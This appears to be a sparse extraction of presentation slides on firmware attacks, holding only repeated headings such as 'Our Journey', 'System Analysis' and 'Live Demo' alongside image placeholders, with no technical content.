
Our Journey ...

System Analysis



Firmware Attacks

Our Journey ...




Our Journey ...

System Analysis


Firmware Attacks

Live Demo


Our Journey ...




Our Journey ...




Our Journey ...



